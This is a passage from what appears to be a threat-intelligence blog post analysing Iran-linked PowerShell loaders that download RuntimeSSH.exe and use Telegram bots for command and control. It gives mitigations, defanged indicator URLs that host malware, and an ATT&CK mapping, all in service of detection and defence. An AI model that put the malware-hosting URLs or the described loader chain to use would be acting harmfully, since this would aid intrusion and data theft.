


Figure 19: Telegram Bot details extracted from the Binary: Source [Any.Run](#)

Connecting to the URL specified in the get info parameter provides details about the Telegram bot, including its username, ID, and enabled permissions.




Figure 20: Details of the Telegram bot including some permissions assigned to it.

Conclusion

The loaders analyzed in the blog are very basic. Their singular goal is to download additional content that is hosted on Vultr Object Storage. The PowerShell scripts contain base64-encoded content that, once decoded, reveals that the loader attempts to download a zip archive. The zip archive contains a file called RuntimeSSH.exe, which was identified in the FBI FLASH report. The report outlines that this file is used to exfiltrate sensitive information from the compromised device. Telegram is frequently used as C2 infrastructure, as it blends in with legitimate traffic and is relatively easy to create Telegram bots. Moreover, Telegram has served as an online marketplace for cybercrime actors where groups actively advertise malware, exfiltrated data, and services. This makes Telegram a popular tool, allowing threat actors to expand their capabilities without burning through in-house-developed tools. Iranian-affiliated groups like Handela Hack have been active on Telegram, where posts detail their operations.

Recommendations

Methods to mitigate the risks posed by malware include:

- **Deploy EDR/AV solutions:** EDR or AV solutions can detect malicious process chains and anomalous activity that may indicate a malware infection.
- **Restrict the ability to install applications:** Enforce policies that allow users to install only applications from approved sources, such as App Stores.
- **Expand PowerShell logging: Consider enabling script-block logging** to ensure security analysts can view the contents of executed scripts.
- **Secure PowerShell in Corporate Environments:** Organizations can enforce script execution policies that allow only signed scripts to run. Moreover, PowerShell usage should be restricted to users who need to use it.
- **User Education:** Users can help mitigate the risk of phishing emails and targeted social engineering campaigns. Users should also be wary of unsolicited attachments or senders that pressure them to open attachments or download files.

Indicators of Compromise

The table below lists network IOCs that have been identified and added to the Pulsedive platform.

IOCs

hxxps[://]ppt1[.]sgp1[.]vultrobjects[.]com/ok[.]txt

hxxps[://]ppt1[.]sgp1[.]vultrobjects[.]com/RuntimeSSH_17[.]zip

MITRE ATT&CK TTPs

The TTPs table uses Tactics and Techniques available in MITRE ATT&CK v19. One of the biggest changes in this version of the framework is that the Defense Evasion tactic has been separated into Stealth (TA0005) and Defense Impairment (TA0112).



For details about ATT&CK v19, are available [here](#).

Tactic	Technique
Stealth	Deobfuscate/Decode Files or Information (T1140)
	Obfuscated Files or Information: Encrypted/Encoded (T1027.013)
	Masquerading: Match Legitimate Resource Name or Location (T1036.005)

Execution	User Execution: Malicious File (T1204.002)
	Command and Scripting Interpreter: PowerShell (T1059.001)
	Command and Scripting Interpreter: Windows Command Shell (T1059.003)
	Command and Scripting Interpreter: Visual Basic (1059.005)
Exfiltration	Exfiltration Over C2 Channel (T1041)

References

<https://www.ic3.gov/CSA/2026/260320.pdf>

<https://securityaffairs.com/189820/malware/iran-linked-actors-use-telegram-as-c2-in-malware-attacks-on-dissidents.html>

https://x.com/JAMESWT_WT/status/2036093003664629789

<https://bazaar.abuse.ch/browse/tag/Iran-Linked-Telegram-C2/>



[Pulsedive now has a dedicated documentation site with a complete API reference, live playgrounds, and MCP server support for AI-assisted development.](#)



[Dive into a technical primer on the modern botnet landscape - including the evolution of Mirai-based botnets, capabilities, and recent enforcement actions.](#)



[A detailed technical analysis of TAMECAT, a PowerShell-based backdoor used by the Iranian state-sponsored APT42 in espionage operations.](#)